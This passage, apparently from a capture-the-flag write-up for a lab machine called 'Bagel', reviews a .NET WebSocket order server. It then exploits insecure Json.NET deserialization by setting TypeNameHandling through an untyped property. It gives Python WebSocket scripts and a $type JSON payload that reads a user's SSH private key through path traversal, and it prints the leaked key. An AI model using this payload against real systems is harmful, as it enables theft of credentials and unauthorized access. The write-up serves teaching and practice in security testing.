
In the context of the code, this means that when the `json` string is deserialized, the **serializer** will include the **type information** in the serialized JSON data, allowing the **deserializer** to **infer** the correct object type. This behavior is particularly important in the context of potential exploitation, as it introduces the possibility of polymorphic deserialization attacks.

However, it's worth noting that by default, the root serialized object is **not** included in the type information. Therefore, to exploit potential vulnerabilities related to insecure deserialization, it becomes necessary to **specify a root type object explicitly** for inclusion in the JSON serialization.

If deserialization succeeds, the method returns the deserialized object. Otherwise, if an exception is thrown during deserialization, the method returns a JSON string with the message `"unknown"`.

Base

We proceed to check the `Base` class.




The `Base` class in the `bagel_server` namespace inherits from the `Orders` class and has three properties: `UserId`, `Session`, and `Time`.

The `UserId` and `Session` properties are simple getter/setter properties that allow the class to store and retrieve two private fields: an integer `user ID` and a string `session` value. The `Time` property is a read-only property that returns the current time as a string in the format of `h:mm:ss`.

Finally, the class is marked with the `[NullableContext(1)]` and `[Nullable(0)]` attributes, which indicate that null values are allowed for reference types within the class.

Orders

We now look at the `Orders` class, from which the `Base` class inherits.



The `Orders` class within the `bagel_server` namespace contains three properties:


1. `RemoveOrder`: a public property of type `object`, with both `get` and `set` methods.
2. `WriteOrder`: a public property of type `string`. The `get` method returns the `WriteFile` property of an instance of the `File` class, and the `set` method sets the `WriteFile` property of the same instance to the given value.
3. `ReadOrder`: a public property of type `string`. The `get` method returns the `ReadFile` property of an instance of the `File` class. The `set` method, however, first **sanitizes the input** by replacing "/" and ".." with "", before setting the `ReadFile` property of the same instance to the given value.

The class also has three private fields: `order_filename` of type `string`, `order_info` of type `string`, and `file` of type `File` which is an instance of another class.

A point of interest here is the `RemoveOrder` property. It of the `object` type and specifies both `get` and `set` methods but is not actually implemented. Taking into account the settings defined in the `Handler` class, this property can potentially introduce a vulnerability related to insecure deserialization as we can theoretically set an arbitrary type for it that will be inferred once deserialized.

File

Let's explore the `File` class.



The `File` class has two properties: `ReadFile` and `WriteFile`.

1. The `ReadFile` property reads the contents of a file by setting the `filename` property to the specified filename and then calls the `ReadContent` method to read the contents of the file and store it in the `file_content` variable.
2. The `WriteFile` property writes the specified content to a file by calling the `WriteContent` method with the specified filename and content.
3. The `ReadContent` method reads the content of the specified file using the `File.ReadLines` method and `UTF-8` encoding, and joins the lines with a newline character to create a single string. If the file is not found or an exception is thrown, the `file_content` variable is set to "Order not found!".

4. The `WriteContent` method writes the specified content to the specified file using the `File.WriteAllText` method. If an exception is thrown, the `IsSuccess` variable is set to "Operation failed"; otherwise, it is set to "Operation succeeded".


The class has four private fields: `file_content`, which holds the content of the file; `IsSuccess`, which holds a success message for the write operation; `directory`, which holds the path to the directory where the file is located; and `filename`, which holds the name of the file.

Summary of code review

Let us summarize our findings so far:

1. `Bagel`: This class is the entry point of the application, responsible for starting the web server and configuring the routing.
2. `Handler`: This class contains a `Deserialize` method that deserializes a JSON string into an object of type `Base`. The `TypeNameHandling` setting is set to `4`, which includes the `.NET` type name in the serialized JSON when the actual object type does not match its declared type. This introduces the possibility of polymorphic deserialization attacks if the deserialization process is not properly secured.
3. `Base`: This class inherits from the `Orders` class and contains properties such as `UserId`, `Session`, and `Time`.
4. `Orders`: This class contains properties for `RemoveOrder`, `WriteOrder`, and `ReadOrder`. The `RemoveOrder` property lacks implementation but is of the `object` type and has a setter, which could potentially lead to insecure deserialization vulnerabilities. The `WriteOrder` and `ReadOrder` properties interact with an instance of the `File` class to write and read file contents.
5. `File`: This class provides helper methods for reading and writing file contents. It includes properties for `ReadFile` and `WriteFile`, as well as methods for reading and writing file contents.

Overall, the flow of code is structured as follows: a web request comes in and is handled by the appropriate controller. The controller then calls the appropriate service to perform the business logic, which in turn interacts with the repository to retrieve or persist data. The repository uses the `File` helper class to read or write data from/to a local file.



Foothold

Now that we have an understanding of the codebase, let us examine the `RemoveOrder` property, which as we saw has not been implemented. Since `RemoveOrder` has a setter, we could potentially assign an arbitrary type that will be inferred due to the settings defined in the `Handler` class. We aim to take advantage of the `File` class to bypass the sanitization in the `ReadOrder` method and read arbitrary files on the target system.

We recall the web application's source code which we obtained through path traversal; more specifically, the `/orders` endpoint interacting with the `WebSocket` server.

```
@app.route('/orders')
def order(): # don't forget to run the order app first with "dotnet <path to .dll>"
command. Use your ssh key to access the machine.
    try:
        ws = websocket.WebSocket()
        ws.connect("ws://127.0.0.1:5000/") # connect to order app
        order = {"ReadOrder":"orders.txt"}
        data = str(json.dumps(order))
        ws.send(data)
        result = ws.recv()
        return(json.loads(result)['ReadOrder'])
    except:
        return("Unable to connect")
```

The endpoint uses `ReadOrder` to access the `orders.txt` file. From our source code review we learnt that the input is sanitized, so we will not be able to make use of this directive.

We now aim to verify if this application functions as we anticipate. While the web application uses `ReadOrder`, we will attempt to write to the `orders.txt` file, using `WriteOrder`.

```python
import websocket, json

ws = websocket.WebSocket()
ws.connect("ws://bagel.htb:5000/")
json_value= {"WriteOrder": "test"}
data = str(json.dumps(json_value))
ws.send(data)
print(ws.recv())
ws.close()
```

This `Python` script establishes a `WebSocket` connection to the `bagel_server` application, which is listening on port `5000`.

In the script, we are creating a JSON object with the key-value pair `{"WriteOrder": "test"}`. This object is then sent over the `WebSocket` connection to the server. The key `WriteOrder` corresponds to the `WriteOrder` property in the `Orders` class, and we're setting its value to "test". In the context of the application, this operation should cause the string "test" to be written to the `orders.txt` file.

The `ws.recv()` call then waits for a response from the server, which we print out. This will give us insight into how the server handles our `WriteOrder` request, allowing us to verify our understanding of the application's behavior and confirm any potential vulnerabilities related to the `WriteOrder` property.

In the context of our analysis, this test is useful for understanding how the application handles file write operations and may help us uncover potential security issues such as improper access controls or insecure data handling.


Let's run the script.

```
python3 write.py
```

```
python3 write.py

{
  "UserId": 0,
  "Session": "Unauthorized",
  "Time": "2:46:28",
  "RemoveOrder": null,
  "WriteOrder": "Operation successed",
  "ReadOrder": null
}
```

Despite the `session: "Unauthorized"` parameter, the `WriteOrder` message states that the operation succeeded. We use `curl` to read the file using the `/orders` endpoint.

```
curl http://bagel.htb:8000/orders
```



The fact that it returned "test" as a response confirms that the previous `WebSocket` request we sent was indeed successful in writing "test" into the `orders.txt` file.

Having confirmed that we can directly use the `Order` class's properties, we now think back to the unimplemented `RemoveOrder` property. In combination with the aforementioned `TypeNameHandling` setting, as well as the `RemoveOrder` property being of the type `object`, we can assign arbitrary types to it that will be inferred during deserialization. We can therefore craft a specific JSON payload with the aim of reading arbitrary files on the target machine, bypassing the `ReadOrder` sanitization and directly using the `ReadFile` property.

The following payload comes to mind, targeting the private `SSH` key which we recall was referenced in the `Flask` application's source code.

```
{
  "RemoveOrder": {
    "$type": "bagel_server.File, bagel",
    "ReadFile": "../../../../home/phil/.ssh/id_rsa"
  }
}
```

In this payload, we specify the `$type` field as `bagel_server.File, bagel`, which causes the deserializer to create an instance of the `File` class. We can then use this `File` object's `ReadFile` method to read the content of an arbitrary file from the filesystem, and we're exploiting this to read the private `SSH` key of the user `phil`. In Unix-based systems, private keys are typically stored in the `.ssh` directory inside the user's home directory, and the default name for the private key file is `id_rsa`.

Our updated script then looks as follows:

```
import websocket, json

ws = websocket.WebSocket()
ws.connect("ws://bagel.htb:5000/")
json_value= {"RemoveOrder":{"$type": "bagel_server.File, bagel",
"ReadFile":"../../../../home/phil/.ssh/id_rsa"}}
data = str(json.dumps(json_value))
ws.send(data)
print(ws.recv())
ws.close()
```

```
python3 read.py

{
  "UserId": 0,
  "Session": "Unauthorized",
  "Time": "4:58:56",
  "RemoveOrder": {
    "$type": "bagel_server.File, bagel",
    "ReadFile": "-----BEGIN OPENSSH PRIVATE KEY-----
\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAYEAuhIcD7KiWMN8eMlmhdKLDclnn0
bXShuMjBYpL5qdhw8m1Re3Ud+2\ns8SIkkk0KmIYED3c7aSC8C74FmvSDxTtNOd3T/iePRZOBf5CW3gZapHh+mNOrSZk13F28N\ndZiev5vBubKayIfcG8
QpkIPbfqwXhKR+qCsfqS//bAMtyHkNn3n9cg7ZrhufiYCkg9jBjO\nZL4+rw4UyWsONsTdvil6tlc41PXyETJat6dTHSHTKz+S7lL4wR/I+saVvj8KgoYt
DCE1sV\nVftUZhkFImSL2ApxIv7tYmeJbombYff1SqjHAkdX9VKA0gM0zS7but3/klYq6g3l+NEZOC\nM0/I+30oaBoXCjvupMswiY/oV9UF7HNruDdo06
hEu0ymAoGninXaph+ozjdY17PxNtqFfT\neYBgBoiRW7hnY3cZpv3dLqzQiEqHlsnx2ha/A8UhvLqYA6PfruLEMxJVoDpmvvn9yFWxU1\nYvkqYaIdirOt
X/h25gvfTNvlzxuwNczjS7gGP4XDAAAFgA50jZ4OdI2eAAAAB3NzaC1yc2\nEAAAGBALoSHA+yoljDfHjJZoXSiw3JZ59G10objIwWKS+anYcPJtUXt1Hf
trPEiJJJNCpi\nGBA93O2kgvAu+BZr0g8U7TTnd0/<...SNIP...>/QbMVTsL7GodRAvRzsf1dFB+Ot+tNMU73Uy1hzIi06J57P\nWRATokDV/Ta7gYeuG
Jfjdb5cu61oTKbXdUV9WtyBhk1IjJ9l0Bit/mQyTRmJ5KH+CtAAAA\nwFpnmvzlvR+gubfmAhybWapfAn5+3yTDjcLSMdYmTcjoBOgC4lsgGYGd7GsuIMg
owwrGDJ\nvE1yAS1vCest9D51grY4uLtjJ65KQ249fwbsOMJKZ8xppWE3jPxBWmHHUok8VXx2jL0B6n\nxQWmaLh5egc0gyZQhOmhO/5g/WwzTpLcfD093
V6eMevWDCirXrsQqyIenEA1WN1Dcn+V7r\nDyLjljQtfPG6wXinfmb18qP3e9NT9MR8SKgl/sRiEf8f19CAAAAMEA/8ZJy69MY0fvLDHT\nWhI0LFnIVoB
ab3r3Ys5o4RzacsHPvVeUuwJwqCT/IpIp7pVxWwS5mXiFFVtiwjeHqpsNZK\nEU1QTQZ5ydok7yi57xYLxsprUcrH1a4/x4KjD1Y9ijCM24DknenyjrB0l
2DsKbBBUT42Rb\nzHYDsq2CatGezy1fx4EGFoBQ5nEl7LNcdGBhqnssQsmtB/Bsx94LCZQcsIBkIHXB8fraNm\niOExHKnkuSVqEBwWi5A2UPft+avpJfA
AAAwQC6PBf90h7mG/zECXFPQVIPj1uKrwRb6V9g\nGDCXgqXxMqTaZd348xEnKLkUnOrFbk3RzDBcw49GXaQlPPSM4z05AMJzixi0xO25XO/Zp2\niH8ES
vo55GCvDQXTH6if7dSVHtmf5MSbM5YqlXw2BlL/yqT+DmBsuADQYU19aO9LWUIhJj\neHolE3PVPNAeZe4zIfjaN9Gcu4NWgA6YS5jpVUE2UyyWIKPrBJc
mNDCGzY7EqthzQzWr4K\nnrEIIvsBGmrx0AAAAKcGhpbEBiYWdlbAE=\n-----END OPENSSH PRIVATE KEY-----",
    "WriteFile": null
  },
  "WriteOrder": null,
  "ReadOrder": null
}
```

We have successfully exploited the vulnerability and gained access to `phil`'s `SSH` key.

Since the key's formatting is off, we copy the contents of `ReadFile` to a file named `temp.key`.

We then use the `sed` tool to substitute all occurrences of the character sequence `\n` with a newline character. It takes the file `temp.key` as input and the output is printed to the console.

```
sed 's/\\n/\
/g' temp.key > phil.key
```

```
cat phil.key

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAuhIcD7KiWMN8eMlmhdKLDclnn0bXShuMjBYpL5qdhw8m1Re3Ud+2
s8SIkkk0KmIYED3c7aSC8C74FmvSDxTtNOd3T/iePRZOBf5CW3gZapHh+mNOrSZk13F28N
<...SNIP...>
GDCXgqXxMqTaZd348xEnKLkUnOrFbk3RzDBcw49GXaQlPPSM4z05AMJzixi0xO25XO/Zp2
iH8ESvo55GCvDQXTH6if7dSVHtmf5MSbM5YqlXw2BlL/yqT+DmBsuADQYU19aO9LWUIhJj
eHolE3PVPNAeZe4zIfjaN9Gcu4NWgA6YS5jpVUE2UyyWIKPrBJcmNDCGzY7EqthzQzWr4K
nrEIIvsBGmrx0AAAAKcGhpbEBiYWdlbAE=
-----END OPENSSH PRIVATE KEY-----
```

After we assign the proper permissions to the key we can log into the system.

